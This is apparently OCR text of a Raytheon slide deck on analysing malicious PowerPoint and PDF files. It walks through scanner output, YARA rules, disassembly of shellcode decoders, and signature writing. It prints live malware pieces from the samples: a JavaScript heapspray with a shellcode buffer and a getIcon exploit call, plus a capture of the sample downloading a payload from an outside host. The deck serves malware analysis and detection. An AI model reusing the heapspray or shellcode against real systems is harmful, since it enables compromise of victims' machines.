
Office Exploit Structure

- Everything included
- Permutations
  - Clean document
  - Trojan payload
  - Shellcode
  - Obfuscations



Office – Finding Shellcode

- Signatures
- Brute Force
  - Disassembly
  - Signatures
- Challenges
  - Multi-stage SC
  - Novel heapsprays
  - OLE Streams



PPT Case Study – Malicious PPT

Raytheon
Customer Success Is Our Mission

- 40+ Samples since July 20
- Average 1 AV detection

http://www.virustotal.com/compacto.html

VIRUS TOTAL HTML

File Welcome_to_Canada.ppt received on 2009.08.25 14:09:29 (UTC)

Antivirus	Version	Last Update	Result
VBA32	3.12.10.10	2009.08.25	suspected of Exploit.Signature

Additional information
File size: 1575940 bytes
MD5   : 1d65f1be33c9d72030508c3df24ec780
SHA1 : ffb74971f459713717433a91dfbf888f0ad278db
SHA256: 2ce516c14b8d9e8ea414d65d565f0bdde6937a6c00ba711cdfffa5fb768f4f2a
TrID : File type identification Microsoft PowerPoint document (79.7%) Generic OLE2 / Multistream Compound File (20.2%)
ssdeep: 24576:tzo69c3cn/Q4/luadE40BSQifE5sa0/EJLUKFQ8htzQ0lFqiQIYgDhY+4gBt6zCh:BoWJQM9HASFQeEy8Q83nlFU1gb62h
PEiD : -
RDS   : NSRL Reference Data Set -

PPT Case Study – Double Click

Raytheon
Customer Success Is Our Mission

Microsoft PowerPoint - [-]

File Edit View Insert Format Tools Slide Show Window Help

Type a question for help

Arial 18 Design New Slide

Outline Slides

Canada's Beauty

Source	Destination	Protocol	Info
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.72.200	192.168.72.1	HTTP	GET http://mywebpage.3322.org/newTroy.jpg HTTP/1.0
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [ACK] Seq=1 Ack=257 Win=6432 Len=0
192.168.72.1	192.168.72.200	TCP	[TCP segment of a reassembled PDU]
192.168.72.1	192.168.72.200	HTTP	HTTP/1.0 403 Forbidden (text/html)
192.168.72.1	192.168.72.200	TCP	3128 > 1054 [FIN, ACK] Seq=2070 Ack=257 Win=6432 Len=0
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [ACK] Seq=257 Ack=2071 Win=64240 Len=0
192.168.72.200	192.168.72.1	TCP	1054 > 3128 [RST, ACK] Seq=257 Ack=2071 Win=0 Len=0
192.168.72.200	192.168.72.1	DNS	Standard query A vanguard.bounceme.net
192.168.72.1	192.168.72.200	DNS	Standard query response A 209.227.39.13

Maria

Click to add notes

Draw AutoShapes

Slide 1 of 19 Default Design

PPT Case Study – Officemalscanner

Raytheon
Customer Success Is Our Mission

```
[matt@localhost]$ wine OfficeMalScanner.exe 1d65f1be33c9d72030508c3df24ec780 scan brute

+-----------------------------------------+
|           OfficeMalScanner v0.43        |
|  Frank Boldewin / www.reconstructer.org |
+-----------------------------------------+

[*] SCAN mode selected
[*] Opening file 1d65f1be33c9d72030508c3df24ec780
[*] Filesize is 1575940 (0x180c04) Bytes
[*] Valid file format found.
[*] Scanning now...

Brute-forcing for encrypted PE- and embedded OLE-files now...

XOR encrypted embedded OLE signature found at offset: 0x17000 - encryption KEY: 0x7f

XOR encrypted MZ/PE signature found at offset: 0x5400 - encryption KEY: 0x7f

XOR encrypted MZ/PE signature found at offset: 0x17fa00 - encryption KEY: 0x7f

Analysis finished!

--------------------------------------------------------------------------------
1d65f1be33c9d72030508c3df24ec780 seems to be malicious! Malicious Index = 09
--------------------------------------------------------------------------------
```

PPT Case Study – Using Yara

Raytheon
Customer Success Is Our Mission

```
[matt@localhost]$ yara -s docfiles.yara 1d65f1be33c9d72030508c3df24ec780

EXPERIMENTAL_shellcode_lodsb_xor_stosb_decode
000018EC: EB EA FC 33 C9 EB 01
000018DE: C0 C8 06 75 03 74 01 E8 32 C3 AA 49

EXPIREMENTAL                    ex_getip
0
```

```
rule shellcode_lodsb_xor_stosb_decode
{
strings:
        $a = { c0 c8 06 75 03 74 01 ?? 32 c3 aa 49 }
        $b = { eb ea fc 33 c9 eb 01 }
condition:
        any of them
}
```

PPT Case Study – Disassembler Tricks

Raytheon
Customer Success Is Our Mission

```
seg000:0000189C ; ---------------------------------------------------------------------------
seg000:0000189C                 call    loc_18A2
seg000:000018A1                 inc     ecx
seg000:000018A2
seg000:000018A2 loc_18A2:                               ; CODE XREF: seg000:0000189C↑p
seg000:000018A2                 mov     ecx, [esp]
seg000:000018A5                 add     esp, 4
seg000:000018A8                 lea     ecx, [ecx+15h]
seg000:000018AB                 jmp     short loc_18AE
seg000:000018AB ; ---------------------------------------------------------------------------
seg000:000018AD                 db 0EBh ; d
seg000:000018AE ; ---------------------------------------------------------------------------
seg000:000018AE
seg000:000018AE loc_18AE:                               ; CODE XREF: seg000:000018AB↑j
seg000:000018AE                 jnz     short near ptr loc_18B2+1
seg000:000018B0                 jz      short near ptr loc_18B2+1
seg000:000018B2
seg000:000018B2 loc_18B2:                               ; CODE XREF: seg000:loc_18AE↑j
seg000:000018B2                                         ; seg000:000018B0↑j
seg000:000018B2                 call    near ptr 0B80152A2h
seg000:000018B2 ; ---------------------------------------------------------------------------
seg000:000018B7                 db      0
seg000:000018B8                 db      0
seg000:000018B9                 db 0EBh ; d
seg000:000018BA                 db  12h
seg000:000018BB                 db    5
seg000:000018BC                 db  50h ; P
seg000:000018BD                 db  10h
seg000:000018BE                 db  55h ; U
seg000:000018BF                 db 0EDh ; f
seg000:000018C0                 db 0B8h ; +
seg000:000018C1                 db  50h ; P
seg000:000018C2                 db  10h
seg000:000018C3                 db  40h ; @
seg000:000018C4                 db    0
seg000:000018C5                 db 0E9h ; T
seg000:000018C6                 db 0EFh ; n
```

Bogus CALL

PPT Case Study – Cleaning

Raytheon
Customer Success Is Our Mission

```
seg000:0000189C ; ---------------------------------------------------------------------------
seg000:0000189C                 call    loc_18A2
seg000:000018A1                 inc     ecx
seg000:000018A2
seg000:000018A2 loc_18A2:                               ; CODE XREF: seg000:0000189C↑p
seg000:000018A2                 mov     ecx, [esp]
seg000:000018A5                 add     esp, 4
seg000:000018A8                 lea     ecx, [ecx+15h]
seg000:000018AB                 jmp     short loc_18AE
seg000:000018AB ; ---------------------------------------------------------------------------
seg000:000018AD                 db 0EBh ; d
seg000:000018AE ; ---------------------------------------------------------------------------
seg000:000018AE
seg000:000018AE loc_18AE:                               ; CODE XREF: seg000:000018AB↑j
seg000:000018AE                 jnz     short near ptr loc_18B2+1
seg000:000018B0                 jz      short near ptr loc_18B2+1
seg000:000018B2
seg000:000018B2 loc_18B2:                               ; CODE XREF: seg000:loc_18AE↑j
seg000:000018B2                                         ; seg000:000018B0↑j
seg000:000018B2                 call    near ptr 0F80152A2h
seg000:000018B2 ; ---------------------------------------------------------------------------
seg000:000018B7                 db
seg000:000018B8                 db
seg000:000018B9                 db
seg000:000018BA                 db  12h
seg000:000018BB                 db   5
seg000:000018BC                 db  50h ; P
seg000:000018BD                 db  10h
seg000:000018BE                 db  55h ; U
seg000:000018BF                 db 0EDh ; f
seg000:000018C0                 db 0B8h ; +
seg000:000018C1                 db  50h ; P
seg000:000018C2                 db  10h
seg000:000018C3                 db  40h ; @
seg000:000018C4                 db   0
seg000:000018C5                 db 0E9h ; T
seg000:000018C6                 db 0EFh ; n
```

Create function... P
Undefine U
Synchronize with

PPT Case Study – Cleaned Up

Raytheon
Customer Success Is Our Mission

```
seg000:000018CD ; ---------------------------------------------------------------
seg000:000018CD                 pop     esi
seg000:000018CE                 mov     ecx, [esi]
seg000:000018D0                 add     esi, 4
seg000:000018D3                 mov     edi, esi
seg000:000018D5                 mov     ebx, [esi+ecx]
seg000:000018D8
seg000:000018D8 loc_18D8:                               ; CODE XR
seg000:000018D8                 lodsb
seg000:000018D9                 jnz     short loc_18DE
seg000:000018DB                 jz      short loc_18DE
seg000:000018DB ; ---------------------------------------------------------------
seg000:000018DD                 db 0E8h ; F
seg000:000018DE ; ---------------------------------------------------------------
seg000:000018DE
seg000:000018DE loc_18DE:                               ; CODE XREF: seg000:000018D9↑j
seg000:000018DE                                         ; seg000:000018DB↑j
seg000:000018DE                 ror     al, 6
seg000:000018E1                 jnz     short loc_18E6
seg000:000018E3                 jz      short loc_18E6
seg000:000018E3 ; ---------------------------------------------------------------
seg000:000018E5                 db 0E8h ; F
seg000:000018E6 ; ---------------------------------------------------------------
seg000:000018E6
seg000:000018E6 loc_18E6:                               ; CODE XREF: seg000:000018E1↑j
seg000:000018E6                                         ; seg000:000018E3↑j
seg000:000018E6                 xor     al, bl
seg000:000018E8                 stosb
seg000:000018E9                 dec     ecx
seg000:000018EA                 jz      short loc_1903
seg000:000018EC                 jmp     short loc_18D8
seg000:000018EE ; ---------------------------------------------------------------
```

Now correctly defined as ROR loop

PPT Case Study – Writing Signatures

Raytheon
Customer Success Is Our Mission


```
000018C5 - jmp 0xfffffff4                          e9ffffffff
000018CA - jmp 0x3                                 eb01
000018CC - call 0x830e8b63                         e85e8b0e83
000018D1 - mov byte [ebx+ecx*4],0xfe               c6048bfe
000018D5 - mov ebx,[esi+ecx]                       8b1c0e
000018D8 - lodsb                                   ac
000018D9 - jnz 0x5                                 7503
000018DB - jz 0x3                                  7401
000018DD - call 0x7506c8c5                         e8c0c80675
000018E2 - add esi,[ecx+eax-0x18]                  037401e8
000018E6 - xor al,bl                               32c3
000018E8 - stosb                                   aa
000018E9 - dec ecx                                 49
000018EA - jz 0x19                                 7417
000018EC - jmp 0xffffffec                          ebea
```

```
Rule shellcode_lodsb_xor_stosb_decode
{
strings:
  $c = { ac [0-9] c0c8?? [0-9] 32c3 [0-9] aa49 }
  $a = { c0c80675037401e832c3aa49 }
  $b = { ebeafc33c9eb01 }
condition:
  any of them
}
```

Malicious PDF's

Analyzing Malicious PDF

Raytheon
Customer Success Is Our Mission



Raytheon
Customer Success Is Our Mission

Common PDF Exploits

CVE	Name	Known First Use	Discovered	Patched
CVE-2009-0658	JBIG2*	1/15/2009	2/13/2009	3/24/2009
CVE-2009-1862	SWF*	7/15/2009	7/15/2009	7/31/2009
CVE-2009-3459	Colors*	9/23/2009	10/1/2009	10/13/2009
CVE-2009-2990	U3D*	11/2/2009	11/17/2009	10/13/2009
CVE-2009-4324	media.newPlayer()*	11/30/2009	12/14/2009	1/12/2009
CVE-2010-0188	libTiff*	2/15/2010	2/15/2010	2/23/2010
2009-0927	getIcon() (JS)	4/9/2009	4/9/2009	3/24/2009
2009-1492	getAnnots() (JS)	6/4/2009	6/4/2009	5/12/2009
2007-5659	collectEmailInfo() (JS)	1/1/2008	2/6/2008	2/7/2008
2008-2992	Util.printf() (JS)	11/5/2008	11/5/2008	11/4/2008

* First used in targeted email attacks

Analyzing Malicious PDFs

- Looking For
  - Metadata
  - Encoded Javascript or other shellcode
  - Specific tags such as JBIG2Decode, JS, RichMedia
  - Embedded payloads

- Tools
  - Zlib
  - Metadata extraction
  - Javascript engine
  - Payload extraction

Analyzing PDF - Structure

PDF Header

Object Tag

Content

Streams

PDF Header "%PDF-1.5"

1 0 obj

<<Author (XXXXXXXXXXXXXXXXXXXXX)

/email (xxxxxx.xXXXXXXXXXXXXXXXXXXXXXXX)

/web (xxxxxxDDDDDDDDDDDDDDDDDDDDDDDDDDDDD)

2 0 obj

```
2 0 obj..<<</S /JavaScript../JS (\040\01
2\012\040\040\040\040\040\040\040\040\1
46\165\156\143\164\151\157\156\040\160\
162\151\156\164\111\156\146\157\050\051
\173\012\040\040\040\040\040\040\040\04
0\040\040\040\040\143\157\156\163\157\1
54\145\056\160\162\151\156\164\154\156\
```

3 0 obj

```
j....3 0 obj..<<</Type /Catalog../Outline
s 4 0 R../Pages 5 0 R../OpenAction 2 0 R
```

7 0 obj (JBIG2)

```
...7 0 obj..<<</Type /XObject../Subtype /
Image../Width 32../Height 32../ColorSpac
e /DeviceGray../BitsPerComponent 1../Fil
ter /JBIG2Decode../DecodeParms <<>>..../
Length 655380..>>..stream....@aD..  @...
.. ........L`........BjCXR..Z<.t.B...w..
```

```
78 78 78 78 00 A2 01 00 9D BA 01 00 ED FA 30 A0 A3 A0 A0 A0
A4 A0 A0 A0 5F 5F A0 A0 18 A0 A0 A0 A0 A0 A0 A0 E0 A0 A0 A0
A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0
A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 A0 70 A0 A0 A0 AE BF 1A AE
A0 14 A9 6D 81 18 A1 EC 6D 81 F4 C8 C9 D3 80 D0 D2 CF C7 D2
```

Analyzing JS PDF Exploits

1) Scan PDF
2) Extract Javascript
3) De-obfuscate Javascript
4) Find Exploit or Heapspray
5) Isolate Shellcode
6) Analyze Stage 1 Shellcode
7) Decode Stage 2 Shellcode
8) Find Payload Decoder
9) Create Detection

Analyzing JS PDF Exploits – Step 1

Raytheon
Customer Success Is Our Mission

- Scan PDF
  - Parse objects

```
[+] Scanning 9dbb43291bf4565d72a7669ec563dbba - 178204 bytes
        [+] Found PDF header '%PDF-1.6'
[+] Found 15 objects
        [+] Flate obj 29 of len 54
        [+] Flate obj 41 of len 84
                [+] Found /Lang metadata 'zh-cn' in obj 23
        [+] found names tag in obj 23 xrefs obj
                [+] Found /LastModified metadata 'D:20090831101048+08'00'' in obj 24
        [+] Flate obj 26 of len 194
        [+] Flate obj 27 of len 10
        [+] Flate obj 28 of len 1814
                [+] Object Flate 28 - js_eval
        [+] Flate obj 1 of len 85
        [+] Object 2 - Found F.Zh executable signature
                [+] Found /CreationDate metadata 'D:20090831101127+08'00'' in obj 2
                [+] Found /ModDate metadata 'D:20080910214416' in obj 2
        [+] Flate obj 2 of len 169743
                [+] zlib could not decompress blob in 2
        [+] Flate obj 4 of len 298
        [+] Flate obj 5 of len 140
        [+] Flate obj 6 of len 57
```

Analyzing JS PDF Exploits – Step 2

Raytheon
Customer Success Is Our Mission

- Get JavaScript

```
if "/FlateDecode" in obj:
          header = re.compile("^(.+?/Length\s{1,}(\d{1,10}).*)stream\s{0,}(.+?)endstream",
re.S|re.M)
          m = header.search(obj)
          strlen = int(m.group(2))
          head = m.group(1)
          stream = m.group(3)
          if not js: print "\t[+] Flate obj %s of len %s" % (num, m.group(2))
          # attempt to decompress flate section
                    blob = zlib.decompress(stream[:strlen])
```

```
1 0 R/Length 10/Matrix[1.0 0.0 0.0 1.0 0.0 0.0]/Piec
eInfo 35 0 R/Resources<<>>/Subtype/Form/Type/XObject
>>stream..H...0.......endstream.endobj.28 0 obj.<</F
ilter[/FlateDecode]/Length 1814>>stream..H..Wks.J...
U.?x..B*...H<...BBr..q.v.<.[B......_....-L..._..Z.f.s
...c..6....g.j<.Y.zRO..zV?....N...y.Z.X.J..T...E./..
```

Change eval to print

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String))
{while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\
\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}
('3i 1t(){v=W("%1%1");F
1U=W("%2P%2z%2y%2x%2A%2D%2C%2B%2s%2r%2q%2t%2w%2v%2u%2N%w%2M%2L%2O%2R%2Q%1o%r%2G%8%2%1c%2%1v
%A%H%1k%2%5%6%4%n%3%4%9%1y%D%2F%2E%1o%1u%8%b%2%5%6%d%y%3%4%9%A
```

Analyzing JS PDF Exploits – Step 3

Raytheon
Customer Success Is Our Mission

- Deobfuscate JavaScript
- Spidermonkey on *NIX

Shellcode buffer

```
function spary(){nopblock=unescape("%u9090%u9090");

var
sc=unescape("%u24EB%u335B%u66C9%uC181%u0273%uF38B%uC033%u238A%uD7E8%uFFFF%u49FF%u4F4C%u494D
%u4F42%u414D%u4141%u4144%u4141%u4F41%u4549%u4145%u4143%u4141%u4941%u454A%u5046%u5045%u4850%
u5046%uEC80%uC041%u04E4%u438A<snip>”

headersize=10;garbage=unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u909
090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090")+sc;

acl=headersize+garbage.length;while(nopblock.length<acl)nopblock+=nopblock;fillblock=nopblo
ck.substring(0,acl);block=nopblock.substring(0,nopblock.length-acl);

while(block.length+acl<0x40000)block=block+block+fillblock;memory=new
Array();for(i=0;i<180;i++)memory[i]=block+garbage;var buffersize=4012;var
buffer=Array(buffersize);
for(i=0;i<buffersize;i++){buffer[i]=unescape("%0a%0a%0a%0a")}var re;

var test="Czllab.getIczn";

var reg=new RegExp("z","g");

re=test.replace(reg,"o");

eval(re+"(buffer+'_N.bundle');")}spary();
```

Exploit function

Analyzing JS PDF Exploits – Step 4

Raytheon
Customer Success Is Our Mission

- Extract Shellcode

```
s = "%u24EB%u335B%u66C9%uC181%u0273%uF38B%uC033%u238A

%uEC80%uC041%u04E4%u438A%u2C01%u0241%u88E0%u4326%u4643%uE8E2%
u05EB%uD7E8%uFFFF%u49FF%u4F4C%u494D%u4F42%u414D%u4141%u4144%u
4141%u4F41%u4549%u4145%u4143%u4141%u4941%u454A%u4646%u4650%u4
64F%u464E%u4D4C"

from binascii import unhexlify
s = s.split("%u")[1:]
out = ''
for c in s:
        out += unhexlify(c[2:4]) + unhexlify(c[0:2])

print out
```

Analyzing JS PDF Exploits – Step 5

Raytheon
Customer Success Is Our Mission

- Disassemble Stage 1

```
Disasemble shellcode to determine function
Disasm 1297 bytes from shell2.asm starting from 0

00000000 - jmp 0x26                                eb24
00000002 - pop ebx                                 5b
00000003 - xor ecx,ecx                             33c9
00000005 - add cx,0x273                            6681c17302
0000000A - mov esi,ebx                             8bf3
0000000C - xor eax,eax                             33c0
0000000E - mov ah,[ebx]                            8a23
00000010 - sub ah,0x41                             80ec41
00000013 - shl ah,0x4                              c0e404
00000016 - mov al,[ebx+0x1]                        8a4301
00000019 - sub al,0x41                             2c41
0000001B - add ah,al                               02e0
0000001D - mov [esi],ah                            8826
0000001F - inc ebx                                 43
00000020 - inc ebx                                 43
00000021 - inc esi                                 46
00000022 - loop 0xffffffea                         e2e8
00000024 - jmp 0x7                                 eb05
00000026 - call 0xffffffdc                         e8d7ffffff
```

Length of Stage 2

Char 1 – 0x41 * 16
+ Char 2 – 0x41

Analyzing JS PDF Exploits – Step 6

Raytheon
Customer Success Is Our Mission

- Decode Stage 2

```
s =
"ILOMIBOMAAADAAAAOIEEACAAAAIJEFPEPPHFPEGIDDMKFLOINMABAAAAIJEF
OMPPHFPEGIEPADMHLPOIMMABAAAAIJEFOIPPHFPEGIKFBHAAHMOILMABAAAAI
JEFOEPPHFPEGIKNJLHNNPOIKMABAAAAIJEFOAPPHFPEGIKMAINKHGOIJMABAA
AAIJEFNMPPHFPEGIBGGFPKBAOIIMABAAAAIJEFNIPPHFPEGIBPHJAKOIOIHMA
BAAAAIJEFNEPPHFPEGIPLJHPNAPOIGM"

x = 0
out = ''
while x < len(s):
        a = (ord(s[x]) - 0x41) * 16 + (ord(s[x+1]) - 0x41)
        out += chr(a)
        x += 2

print out
```

Analyzing JS PDF Exploits – Step 6

Raytheon
Customer Success Is Our Mission

- How does the shellcode know where to start decoding?
- Find Decoder - XOR / ROL / ROR reg16/32, const

```
00000121 - mov eax,[ebp-0x58]                    8b45a8
00000124 - inc eax                               40
00000125 - cmp dword [eax],0x685a2e46            8138462e5a68
0000012B - jnz 0xfffffff9                        75f7
0000012D - cmp dword [eax+0x4],0x19810623        81780423068119
00000134 - jnz 0xfffffff0                        75ee
```

Payload Marker

```
0000019D - pusha                                 60
0000019E - lodsd                                 ad
0000019F - cmp eax,0x0                           83f800
000001A2 - jz 0x7                                7405
000001A4 - xor eax,0xdadcdadc                    35dcdadcda
000001A9 - stosd                                 ab
000001AA - dec ecx                               49
000001AB - dec ecx                               49
000001AC - dec ecx                               49
000001AD - loop 0xfffffff1                       e2ef
```

Skip NULL 0x00000000


Decode remainder

Analyzing JS PDF Exploits – Step 7

- Write signatures
- Metadata
